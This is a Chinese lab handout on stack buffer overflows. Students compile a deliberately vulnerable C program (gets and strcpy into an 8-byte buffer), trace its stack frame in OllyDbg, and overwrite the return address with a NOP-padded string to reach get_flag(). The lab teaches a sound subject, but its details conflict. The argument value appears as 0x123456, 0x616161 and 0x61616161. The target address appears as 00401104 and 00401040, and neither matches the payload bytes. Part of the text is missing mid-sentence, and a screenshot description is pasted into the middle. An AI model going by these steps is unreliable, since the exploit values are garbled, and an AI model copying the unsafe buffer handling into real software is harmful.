

实验五 栈溢出漏洞原理

1.知识介绍

函数栈帧:ESP 和 EBP 之间的内存空间为当前栈帧,EBP 标识了当前栈帧的底部,ESP 标识了当前栈帧的顶部。在函数栈帧中,一般包含以下几类重要信息。

(1)局部变量:为函数局部变量开辟的内存空间。

(2)栈帧状态值:保存前栈帧的顶部和底部(实际上只保存前栈帧的底部,前栈帧的顶部可以通过堆栈平衡计算得到),用于在本帧被弹出后恢复上一个栈帧。

(3)函数返回地址:保存当前函数调用前的“断点”信息,也就是函数调用前的指令位置。以便在函数返回时能够恢复到函数被调用前的代码区中继续执行指令

2.实验环境

Windows 操作系统

其他工具:vc++6.0,ollydbg。

3.实验目的

通过本实验使同学了解栈帧结构和栈溢出的原理,可以分析子函数的逻辑。

4.实验内容


本实验主要是通过 ollydbg 查看程序的执行情况,控制程序的执行流程。

5.考核目标

(1) 50%: 能够正确编译运行程序。


(2)100%: 能够正确突破验证程序, 修改到验证成功得到 congratulation。

6.实验步骤



(1)打开桌面的 visual c++ 6.0 ,首先创建一个 win32


控制台应用工程, 命名为 “TestStackOverFlow”



然后在工程当中创建一个 c++源文件, 命名为 Main:




之后在该文件中输入以下的代码




观察这个程序的代码，我们可以知道这个程序调用了一个 `foo()` 函数，传入的参数的值为 `0x123456`，在这个 `foo` 函数内部，创建了一个字符数组，然后会让用户从控制台输入一串字符并在控制台打印出来，然后将传进来的参数值与 `0x616161` 对比，如果相同就会执行 `get_flag` 函数的内容，最后使用 `strcpy` 对代码文件中的“shellcode”字符串进行拷贝，然后就返回了。

先直接运行一下程序，随便输入一串字符可以看到直接也会打印输入的字符串，符合我们的分析过程。




我们再次回到原来的程序，我们发现由于 `foo` 函数最开始传入的参数值为固定数值 `0x616161`，所以按照正常逻辑来看，在 `foo` 函数内部，似乎程序永远都执行不了 `get_flag` 函数的内容，因为 `0x123456` 显然是不等于 `0x616161` 的，接下来我们就要通过对 `shellcode` 这个字符串的变动来实现对 `get_flag` 函数的执行。

用 VC6.0 将上述代码编译链接运行，就可以用 OllyDbg 加载调试了。




(2)打开桌面的 ollyice_1.10 文件夹,运行 ollyice

(ollyice 是 ollydbg 汉化版)




选择文件----打开，打开刚才编写的 C 语言项目，打开目录下 debug，

点击 exe 文件打开



界面如下




在反汇编窗口向上翻到最上面，寻找 foo () 函数，如图，

00401003	CC	int3	
00401004	CC	int3	
00401005	\$. E9 86000000	jmp	foo
0040100A	\$. E9 31000000	jmp	get_flag
0040100F	\$. E9 9C010000	jmp	std::ctype<unsigned short>::id
00401014	\$. E9 37020000	jmp	std::ctype<unsigned short>::id
00401019	\$. E9 02010000	jmp	main
0040101E	CC	int3	
0040101F	CC	int3	


选中 foo 函数的所在行，按下回车键，就能跳转到该函数所在的汇编指令部分。

我们可以在 foo 函数的第一行指令处按 F2 打一个断点，该行的地址处就会变成红色，如图：




OllyICE - TestStackOverflow.exe - [CPU - 主线程, 模块 - TestStac]			
文件(F) 查看(V) 调试(D) 插件(P) 选项(T) 窗口(W) 帮助(H)			
暂停			
0040108C	CC	int3	
0040108D	CC	int3	
0040108E	CC	int3	
0040108F	CC	int3	
00401090	> 55	push	ebp
00401091	. 8BEC	mov	ebp, esp
00401093	. 83EC 4C	sub	esp, 4C
00401096	. 53	push	ebx
00401097	. 56	push	esi
00401098	. 57	push	edi
00401099	. 8D7D B4	lea	edi, dword ptr [ebp-4C]
0040109C	. B9 13000000	mov	ecx, 13
004010A1	. B8 CCCCCCCC	mov	eax, CCCCCCCC
004010A6	. F3:AB	rep	stos dword ptr es:[edi]
004010A8	. 8D45 F4	lea	eax, dword ptr [ebp-C]
004010AB	. 50	push	eax
004010AC	. E8 EF030000	call	gets
004010B1	. 83C4 04	add	esp, 4
004010B4	. 8D4D F4	lea	ecx, dword ptr [ebp-C]
004010B7	. 51	push	ecx
004010B8	. E8 C3010000	call	puts

然后按一下 F9，程序就会直接执行到该指令处，此时程序显示如图：




注意看右下角的堆栈窗口，此时栈顶的地址为 0018FEF4，该地址内存的内容是 00401142，这个 00401142 也是一个地址，它指向的是 main 函数中调用 foo 函数（使用 call 指令调用）的下一条指令的位置。


也就是说，在 main 函数中，调用了 foo 函数后，程序会先跳转到 foo 函数的指令部分进行执行，在执行完 foo 函数的程序之后，还会再次回到 main 函数中执行后续的部分，为此必须要记住一个返回 main 函数的地址（被称作返回地址），这个 00401142 就是返回地址。我们也可以拉回到 00401142 地址位置的指令，可以看到正是 main 使用 call 指令来调用 foo 函数的下一条指令位置，如图：




我们接下来按 F8 来进行单步调试，在调用 gets 函数的指令执行后，控制台窗口就会弹出来：




我们就随便输入一串字符，按下回车，就再次回到 od 的界面窗口：



然后我们继续 F8 单步执行，在执行完 puts 函数后，控制台就会打印出我们刚才输入的字符串：



继续 F8 单步执行，在到 strcpy 函数那一行，但是还未执行该函数的位置停止，如图：



我们继续观察右下方的堆栈窗口，找到我们之前存了返回地址的内存单元（即地址为 0018FEF4 的位置），可以看到在返回地址上方的内存单元存储的是“0018FF48”，这个值其实就是前一个栈帧的 EBP 的值。然后在上方是 16 进制的 0，它表示的是我们在 foo 函数中定义的 result 的变量的值。

然后再向上的两个连续的内存单元，存储的是“6473616473616400”（小端存储方式），这正是我们刚才随便输入的“dsadsad”的 16 进制 ascii 码的表示形式。

然后我们就可以直接按 F9 执行完整个程序了，经过这个分析我们知道了程序中的 foo 函数里面的 buffer 字符数组，result 变量以及 main 函数的 EBP 和最后的返回地址，在内存中都是存储在一起的。而且 foo 函数中有一个将 shellcode 字符串拷贝到 buffer 数组的操作，我们就能够想到一个方法：通过将一段较长的字符串对内存进行“淹没覆盖”，最后能将返回地址覆盖为 get_flag 函数的地址，这样在 foo 函数执行结束之后就会跳转到 get_flag

The screenshot shows the OllyICE debugger interface. The title bar reads "OllyICE - TestStackOverFlow.exe [CPU - 主线程, 模块 - TestStac]". The menu bar includes "文件(F)", "查看(V)", "调试(D)", "插件(P)", "选项(T)", "窗口(W)", and "帮助(H)". The toolbar contains various icons for execution, stepping, and search. The main assembly window displays the following code:

Address	Disassembly	Comment
00401000	CC	db CC
00401001	CC	int3
00401002	CC	int3
00401003	CC	int3
00401004	CC	int3
00401005	\$~ E9 86000000	jmp foo
0040100A	\$~ E9 31000000	jmp get_flag
0040100F	\$~ E9 9C010000	jmp std::ctype<unsigned short>::id
00401014	\$~ E9 37020000	jmp std::ctype<unsigned short>::id
00401019	\$~ E9 02010000	jmp main
0040101E	CC	int3
0040101F	CC	int3
00401020	CC	int3

Below the assembly window, the instruction at address 00401040 is highlighted: "00401040=get_flag". Below this, it says "本地调用来自 foo+3C".

The register window on the right, titled "寄存器 (FPU)", shows the following values:

Register	Value
EAX	00000000
ECX	00425B90
EDX	0018FEE4
EBX	7EFDE000
ESP	0018FE90
EBP	0018FEF0
ESI	00000000
EDI	0018FEF0
EIP	004010DD

At the bottom, the instruction pointer (EIP) is shown as "00425B90" with a value of "00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00". The instruction being executed is "0018FED8 . CCCCCCCC".

“\x90”。由于内存是小端存储的缘故，为了让最终的“数值数据”为 00401104，我们需要逆序输入这 4 个字节。

```
#include <stdio.h>
#include <string>

#define DEFAULT_NUM 0x61616161

char shellcode[] = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\xa1\x40\x61";

int get_flag() {
    puts("congratulations");
    return 0;
}

int foo(int num)
{
    int result;
    char buffer[8];
    gets(buffer);
    result = puts(buffer);
    if (num == DEFAULT_NUM)
        result = get_flag();
    strcpy(buffer, shellcode);
    return result;
}
```

新建 C++源文件项目，将修改后的代码放入，编译链接运行，随便输入，也可以出现恭喜验证通过。

